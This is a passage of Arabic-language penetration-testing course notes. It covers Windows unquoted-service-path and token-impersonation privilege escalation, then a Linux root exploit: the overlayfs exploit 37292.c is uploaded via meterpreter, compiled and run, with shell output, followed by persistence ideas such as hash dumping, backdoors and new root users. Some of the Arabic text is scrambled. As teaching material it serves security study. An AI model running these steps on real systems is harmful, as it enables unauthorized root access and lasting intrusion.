
```

meterpreter > impersonate_token els\\els
[+] Delegation token available
[+] Successfully impersonated user els\els
meterpreter > getuid
Server username: els\els
meterpreter >
  
```

- عندنا ال **Attacker** الاخيره ال ممكن يستغلها ال **vulnerability** عشان يعمل ال **Privilege Escalation** وكمان يقدر يعمل من خلال استغلالها ال **Machine Persistence** ال هو نفضل موجودين عال **Machine** حتى لو ال **machine restart** عمل لـ **Attacker** وهي ال **Services** ... عندنا فالنظام ال **unquoted Service path** شغاله بيكون ليها مسار تشتعل فيه وموجوده فيه والمسار دا غالبا بيكون **Quoted** يعني محظوظ بين علامات تصيص عشان تحميته من ال **Attacker** انه يدخل فال **Path** دا ويضيف اي **Files** من نوع ال **exe** القابله للتنفيذ ومع تشغيلك انت ك **user** لـ **process** دا **Attacker** عمله بيشتغل معها ال **malicious exe file** اللي ال **Injection** فالمسار دا فدي لازمه ال **quoted** ال هما العلامات دي ... فلازم كنوع من ال **Security Services** تكون محظوظه ف **Quoted** عشان تمنع اي حد من التلاعب فيها .



- هبص نلاقي فالمثال الاول ال **Path service** فال **service** بتعها **Spaces** ودي معرضه للأختراق وكمان فيها **unquoted** بتتمكن ال **Attackers** انه يزرع فيها ... **Malicious exe files** عشان يزرع أكواد أو ملفات ضاره تتنفذ مع تشغيل ال **Service** انما الثانيه هنلاقيها **Spaces** وكمان مفيهاش **quoted** يقدر يستغلها ال **Attacker** عشان يزرع أكواد أو ملفات ضاره تتنفذ مع تشغيل ال **Service** . **Quoted Service path** معلهاش دي كمان بالإضافة ان ال



- فال **path** ممكن يستغل كل **path** من ال انت شايفهم دول لوحدهم ويزرع فكل واحد **malicious exe file** يتتنفذ مع كل جزء من ال **Service** دا لان ال **Windows** كنظام لما بيجي يشغل ال **path** دي بيجزءها للأجزاء ال قدامك دي ويشغل جزء جزء فال **Attacker** قادر يستغل كل جزء ويزرعلك فيه حاجه ضاره فخد بالك .

- وكمان لو بصيت عال **Service** ال فوق دي هتلaciها بتشتغل
مبتتحجش لحد يشغلها مجرد مال **System** يشتغل
بتشتغل معاه علطول يعني لو ال **Attacker** عمل فيها **Injection**
لکود معین فأنت قفلت الجهاز وشغله ک **user** هتشتغل معاك عادي ودا
ال کنا بنقول عليه انک لو ال **User** عمل **Persistence** ال
لجهاز فال **Attack** للجهاز فال **Shutdown**.

- وال **Service** ال عملناها ال **path** فال **Injection** الموجود فيه
وحطينا ال **Spaces** فال **Malicious exe File** الموجوده فالمسار
دي هتفدنا ان ال **user** لما يعمل **shutdown** لجهازه بما ان ال
System دي بتشتغل اتوماتيك فهتشتغل مع ال **Boot** لل **Service**
بتعنا وهتفتح **Reverse TCP Connection** مع جهاز ال
وبکدا هيتفتح **Session** عكسیه من ال **user** لل
Attacker ويقدر ال **Attacker** يرجع تاني لجهاز ال **Victim** ونفذ
عليه ال هو عاوزه ودا ال بنسميه ال **Persistence** ال هو نحافظ
على وجودنا عند ال **Attacker**.

- تعالى ننفذ ال **Victim** عند ال **Unquoted service path** فأنشاء
ما انت فاتح ال **Victim** مع ال **Session** فأنت أكتب ال
ال **Shell** عشان يفتك ال **Command** ال تكتب فيه
WMI ال تتنفذ عند ال **Target** ... وبعد كدا استخدم ال **Command**
وال **Script** ل **tool** عباره عن **Command Line Tool**
تقدر تجلك كل ال **Paths** وال **Services** الخاصه بيها ال
تقدر تعملها ال **Unquoted Service Path Attack** وبتطلعهولك
قدامک بحیث يبقى قدامک كل شيء ... ودي الطريقة الاولى عشان
نكتشف ال **Victim** عند ال **Unquoted service path**.

```
C:\> wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\\" | findstr /i /v """
C:\>wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\\" | findstr /i /v """
Canon IJ Scan Utility register event CIJSRegister
C:\Program Files (x86)\Canon\IJ Scan Utility\SETEVENT.exe
Auto
Canon Inkjet Printer/Scanner/Fax Extended Survey Program IJPLMSVC
C:\Program Files (x86)\Canon\IJPLM\IJPLMSVC.EXE
Auto
```

- عدنا **Tool** تانیه وهي ال **SC** و اختصارا ال **System** عشان تجلك معلومات اكتر عن ال **Services** وال **Path** ال هي **Unquoted Service path** من خلال ال **Exploit** وقدر تعملها وقدر تستخدما برضه من خلال ال **option** ال **tool** **vulnerability**. عشان يظهر لك ال **Service Configuration** الخاصه بال **qc** فبنستخدم ال **Tool** دي كزياده تأكيد على وجود ال **Unquoted Service path** بعد ال **tool** ال **service path**

```
C:\> sc qc AdobARMservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AdobeARMservice
  TYPE          : 10  WIN32_OWN_PROCESS
  START_TYPE    : 2   AUTO_START
  ERROR_CONTROL : 0   IGNORE
  BINARY_PATH_NAME : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
  LOAD_ORDER_GROUP :
  TAG          : 0
  DISPLAY_NAME  : Adobe Acrobat Update Service
  DEPENDENCIES  :
  SERVICE_START_NAME: LocalSystem
```



```
C:\> sc qc CIJSRegister
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: CIJSRegister
  TYPE          : 10  WIN32_OWN_PROCESS
  START_TYPE    : 2   AUTO_START
  ERROR_CONTROL : 0   IGNORE
  BINARY_PATH_NAME : C:\Program Files (x86)\Canon\IJ Scan Utility\SETEVENT.exe
  LOAD_ORDER_GROUP :
  TAG          : 0
  DISPLAY_NAME  : Canon IJ Scan Utility register event
  DEPENDENCIES  :
  SERVICE_START_NAME: LocalSystem
```

- عندنا **Module** جاهز فال **Metasploit** تقدر تستخدمه عشان
يجلبك ال ... **System** **Unquoted Service path**

```
msf> use exploit/windows/local/trusted_service_path
```

- فأنت بس اديله ال **use** واديله اسم ال **Command** وال **path** هيطلعلك ال **Service** وال **Metasploit** بتعمتها ال **unquoted Service path** الموجوده عالنظام .

- وبكدا نكون **خلصنا** ال **windows privilege Escalation** .
وهنشوف فالجزء الجي ال **Linux Privilege Escalation**

- طبعا نفس الكلام بالنسبة ل **Linux** هنفترض انك فاتح مع ال **Target** ...
بتاعك **Exploitation phase** وعملته ال **Session** بالفعل ...
عندنا نفس الكلام ال **Linux Exploitation Modules** الخاصه بال **Windows** زي ال **Metasploit framework** تماما ... بس
هحتاج تجيب معلومات او تجمعها عن ال **System** دا الاول قبل عشان
تشوف ال **Exploit** المناسب ليه ايه ... تعالى نشوف اما خدنا
شنعمل ايه ...

```
meterpreter > sysinfo
Computer : ubuntu
OS       : Linux ubuntu 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 (i686)
Architecture : i686
Meterpreter : x86/linux
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000
meterpreter > run post/linux/gather/enum_system
[+] Info:
[+]   Ubuntu 14.04.2 LTS
[+]   Linux ubuntu 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 i686 i68
```

- عملنا ال **Sysinfo** عشان يجلبنا معلومات عن ال **OS** ال احنا عملنا له
... وبعد كدا عملنا ال **getuid** عشان نجيبي معلومات عن ال **Exploit**
بتوعنا ... وبعد كدا علمنا ال **run** موجود جوا ال **Users**
عشان يعملي **Gathering** لمعلومات أكثر عن النظم .

-هلاقیه جبنا اننا داخلین ب **User** عادي وهو **els** فاحنا عاوزين نعمل
فاعملي **Root user** ل **Privilege Escalation**
ازاي نجيب ال **Exploit** المناسب فال **Post Exploitation** بس عن
طريق ال **Search** او **Online** مش هنجيب عن طريق ال
Metasploit Framework ... فالخطوه ال فاتت عرفنا ال **OS**
تحديدا ال شغال عند ال **Victim** وهو ال **Linux 14.04.2 LTS** ...
فاحنا هنروح نبحث باستخدام **Google Dorks** عن **Target** پناسب ...
بتعنى ...

About 44 results (0.26 seconds)

[Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root Shell](https://www.exploit-db.com/exploits/37292/)

Jun 16, 2015 - Exploit Title: ofs.c - overlayfs local root in ubuntu # Date: 2015-06-15 ...
CVE-2015-1328 / ofs.c overlayfs incorrect permission handling + ...

[Ubuntu local privilege escalation posted to oss-security \(still ...](https://www.reddit.com/r/.../ubuntu_local_privilege_escalation_posted_t...)

Apr 23, 2015 - Ubuntu local privilege escalation posted to oss-security (still The
Ubuntu team is excellent about fixing vulns, and by not giving them a heads ...

[2015-CVE-1318 Leading To Privilege Escalation In Ubuntu ...](exploiterz.blogspot.com/2015/.../2015-cve-1318-leading-to-privilege.ht...)

- تعالى ندخل جوا الموقع ال هنجيب منه Exploit database.com
ال Exploit ونشوف ال details المتعلقة بال Exploits دي ...

- حملنا ال Exploit الخاص بال Source code ال عاوزين نبعتها لـ Target بتعنا بدون منستخدم ال Modules الجاهزة الموجودة فال Compile Source code دا ... عاوزين نعمل لـ Metasploit الاول ... ببساطه عايزين نحول ال Code دا ل الكمبيوتر يفهمه ودا وظيفه ال Compiler ولكل لغه برمجه ال المناسب ليها ... عشان نحول ال source code ل exe file قابل للتنفيذ فانا محتاج ال Compiler عشان أحوله ... عند نقطتين ممكن ال target يكون عنده Compiler على جهازه فانت تعمل Target عنده علطول ... ولو ال Source code Compile exe معندهوش فانت تحتاج انك تعمله عندك وتحوله ل target وتبنته لـ target file .

- فالحاله الاولى هنفترض ان ال target بالفعل وهو مثلا ال gcc ودا خاص بلغه ال C يعني اي Source code مكتوب بلغه ال C يعرف يحوله ل exe file وينفذه ... فتعالي نبعت ال . Target لـ Compile لـ Source code

```

meterpreter > upload /home/stduser/Downloads/37292.c
[*] uploading : /home/stduser/Downloads/37292.c -> .
[*] uploaded : /home/stduser/Downloads/37292.c -> ./37292.c
meterpreter > ls
Listing: /home/els/Documents
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100664/rw-rw-r--  5123  fil   2016-02-24 12:05:21 -0500  37292.c

```


- هتلاقينا عملنا Upload عن طريق ال Meterpreter لـ Path بتعنا من ال الموجود عندنا فال Source code قدامك عند ال Target ال هو ال Root وبعد كدا اتنقل تمام عند ال Source code لـ Compile لـ target عند ال . Target

```

meterpreter > shell
Process 6010 created.
Channel 1 created.
$ ls
37292.c
$ gcc 37292.c -o exploit
$ ls -l
total 20
-rw-rw-r-- 1 els els 5123 Feb 24 09:05 37292.c
-rwxrwxr-x 1 els els 12149 Feb 24 09:07 exploit
$ 

```

- فاتحین ال Target مع ال Meterpreter هنسخدم ال Target Commands عشان ننفذ عشان نفذ ال Shell Command بتعنا ... وبعد كدا شوفنا المسار ال فيه ال Source code بتعنا وبعد كدا عملناه Compile بأستخدام ال gcc وكملن غيرنا اسم ال الجديد عندنا عن طريق ال Option ال o- وخلينا اسمه exploit عشان نميزه عن ال Source code بتعنا ... وبعد كدا عملنا ال 2 files تاني عشان تأكّد من وجود ال 2 files بتوعنا وبالفعل موجودين .



- هنعمل ال user ال whoami Command عشان نشوف ال user ال احنا شغالين بيه هنلاقيه user عادي ... تعالى ننفذ ال Exploit بتعنا وبعدين عملنا نفس ال Command تاني هنلاقي ال User اتعلمه ترقيه وبقى root user .

- تعالى نشوف الحاله الثانيه لو ال **Target** بتعنا معندهوش
Source code فأننا هعمل **Compiler** عندي على جهازي وأرفعه عند ال **Target** عططول ك **exe file** يتنفذ عططول ...
 وخد بالك من نقطه وانت بتدي ال **Compile** ال هو ال **gcc**
32 bit OR 64 لازم تحددهه البنيه للنظام ايه ال هي **source code**
 عشان ال **File** هتعمله **Compile** لازم يكون نفس البنيه بتاعت جهاز ال **Target** عشان ال **Processor** يشغلها عنده هناك ... يعني مينفعش يكون جهاز ال **32 bit** ال **Target** وانت تبعته ملف معموله **Processor** ولكن **64 bit** ال **Processor** مش هيرف يشغله .

```
stduser@els:~/lin_exp$ gcc -m32 -o linux_priv_esc 37292.c
stduser@els:~/lin_exp$ ls
37292.c linux_priv_esc
stduser@els:~/lin_exp$
```

- عندنا على جهازنا استخدمنا ال **gcc** وال **option** ال **-m** عشان نعرفه ال **Source code** ال هنعمله **Compile** يطلعه بأنهى بنيه للنظام ... وبعد كدا ال **option** ال **-o** عشان يطلعنا اسم ال **File** الجديد ال معموله **Linux_priv_esc** وال اسمه ال **Compile** وبعد كدا عطاله ملف ال **Source code** الخاص بينا ... وبعد كدا لو عملت ال **Compile** ال **file** هتلاقفي ال **file** ال **LS Command** وال **compile file upload** لـ **upload** ال **File** الاصلی ... تعالى بعد كدا نعمل **Target** بتعنا عند ال .

```
meterpreter > upload /home/stduser/lin_exp/linux_priv_esc .
[*] uploading   : /home/stduser/lin_exp/linux_priv_esc -> .
[*] uploaded    : /home/stduser/lin_exp/linux_priv_esc -> ./linux_priv_esc
meterpreter > ls
Listing: /home/els/Documents
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100664/rw-rw-r--  9060  fil   2016-02-25 05:14:18 -0500  linux_priv_esc
meterpreter >
```

- بس لو بصيٍت على ال **File permissions** الخاصه بال **exe file** بتعنا هتلقيه سمحنا نعمل **Read and Write** فقط فأحنا عاوزين نغير ال **Executable Permission** كمان عشان ننفذ ال **exe file** ديل **Command** فدا عن طريق ال **Target** بتعنا عند ال **chmod** وبعد كدا تديله اسم ال **File** وهو هيغير ال **Permissions** **+x** .

```

meterpreter > shell
Process 6440 created.
Channel 1 created.
$ chmod +x linux_priv_esc
$ whoami
els
$ ./linux_priv_esc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#

```

We are root!

- كتبنا **Shell** فال **meterpreter** ال فتحناها وبعد كدا غيرنا ال **Executable file** ل **Permissions** زي مقولنا وبعدين شغلنا ال **Command** بتعنا عند ال **Target** ولو عملت ال **Compile file** هتلقي الصلاحيات بتعنا اترقت بقت **Root** وبكدا عملنا **Privilege Escalation** .


- وخد بالك من نقطه مش شرط عشان تعمل ال **Privilege Escalation** انك تلقي ال **Exploit** المناسب عشان تأخذ مثال صلاحيات **Root** عند ال **Target** ممكن متلقيش **exploit** يعملك الكلام دا ... فانت متقيدش نفسك بحاجه لاء انت جرب كذا طريقة ممكن تحصل ال **file** ال بيحتوي على ال **Hashes** الخاصه بال **Users** وتعملها **Root** وتجيب **Password** ال **Cracking** دا مثال وفكرا انت عندك أمثله كتير لو ال **Exploit** الخاص بال **Privilege** فشل معاك ... متوقفش جرب كذا حاجه تانيه .

- وممکن تشووف **Process** معمولها **Run** عند ال **target** بداعك
وواخده صلاحیات **Root** مثلا فانت تحاول تعمل **Inject** ل
Unquoted Process داخل ال **Malicious code**
عليها ومجدد متعمد **malicious code** **inject** فانت برضه تاخد
منها صلاحیات **Root** دي طریقه تانیه ... طریقه تالته مثلا عرفت ان
ما بیتعملها **process** من ال **Path Run** كذا فانت مثلا لو معاك
على ال **path** دا فانت تقدر تعمل **Code Inject** ل **Access**
او ملف **DLL** او **exe** داخل ال **Path** دا ويتعمله **Code Run** مع ال **Path** الاساسي
ودي أفكار أخرى تقدر تستخدمنها فحاله ان ال **Exploit** الخاص بال
. **Privilege Escalation** ل **Post Exploitation**

Maintaining Access:

- عازين بعد كدا نحافظ عالوصول بتعنا ل **Victim Machine** يعني
مش مجرد **Exploit** وخلاص لاء احنا عازين نضمن لو **Victim** دا
قفل الثغره او ال **Session** ال كنا دخلنا منها لجهازه ميبقاش راح علينا
كل حاجه عملناها في مراحل ال **Penetration Testing** ال فاتت ...
وخد بالك من نقطه وهي ان علشان تنفذ ال **Attack** دا لازم بالفعل
تكون نفذت ال **Privilege Escalation** وعليت صلاحیاتك عالنظام
. **Administrator User** او **Root user** من **User**


- تعالى بعد كدا نشوف أنواع ال ممکن
ننفذها عال **victim** بتعنا بعد ال **Privilege Escalation** وهما ال
New users وال **Back door** وال **Password hash**
وهنشر حهم بالتفصيل .



- عاوزين فأول خطوه نجيب ال **Hashes** الخاصه بال **passwords** بتاعت ال **Users** عشان نعمل بال **Hash** نفسه ال **Login** بتعنا عال **User** وممكن أعمل **Crack** لـ **Hash** دا احاول اوصل لـ **Back door** هنروح ساعتها لحاجه تانيه زي ال **Password hash** اننا حاول نعمل **process** ف **Malicious Code** لـ **inject** شغاله عند ال **Victim** بـ **meterpreter** عند ال **Victim** منفذ او باب خلفي فجهاز ال **Victim** نروح ونرجع منه من غير مال **Victim** ياخد باله ... منفعش هحاول اعمل **user** لـ **create** لـ **Victim** عند ال **Victim** ال عملته **Exploit** وعملت ترقيه للصلاحيات وبقى **New Users** فدا يمكنني اني اعمل **Create** لـ **Root User** بـ **System** وقت منا عاوز ... ومش شرط تعملهم كلهم لو نجح معاك ال انت عاوزه وهينفعك فال **tasks** بتعنك فخلاص .. كل **Technique** مرتبط بحاجه معينه فعلى حسب انت عاوز تعمل ايها هتسخدم ال **task** المناسب لـ **Technique**.

- مثلا عندك **Remote Desktop** زي ال **RDC** ال هي **Service** لو عاوز تعمل **Access** على **Machine** آخر عن بعد ... ال **Service** دي تكون مشغلها انت والجهاز الآخر سامح من عنده انك تعمل عليه ال ... **RDC**

- فمثلا **Service** شبه دي عال **System** هتتحاج ان يكون معاك ال
الخاصه بال **user** دا عشان تشتعل معاك وال
Credentials دي مش معاك حاليا فلازم نجيب ال **Hashes** ونعملها
عشان نوصل لـ **Cracking** دي ونعمل ال
Establish Connection مش شغاله
عند ال **Victim** هتتحاج انك تشغلها الاول وبعدين تجيب ال
Credentials عشان ت **Login** بيها ... برضه فحاله انك عملت
لـ **Create New Users** دا ف
هتتحاج برضه انك تضيف ال **User** دا ف
تسمله بـ **group** دي والوصول ليها برضه فأنت
هتتحاج ال **Credentials** كدا كدا لا محاله فحاله انك عاوز تحافظ على
وجودك عند ال **Victim** دا وانت مترجمت ال **Service** دي وعارف
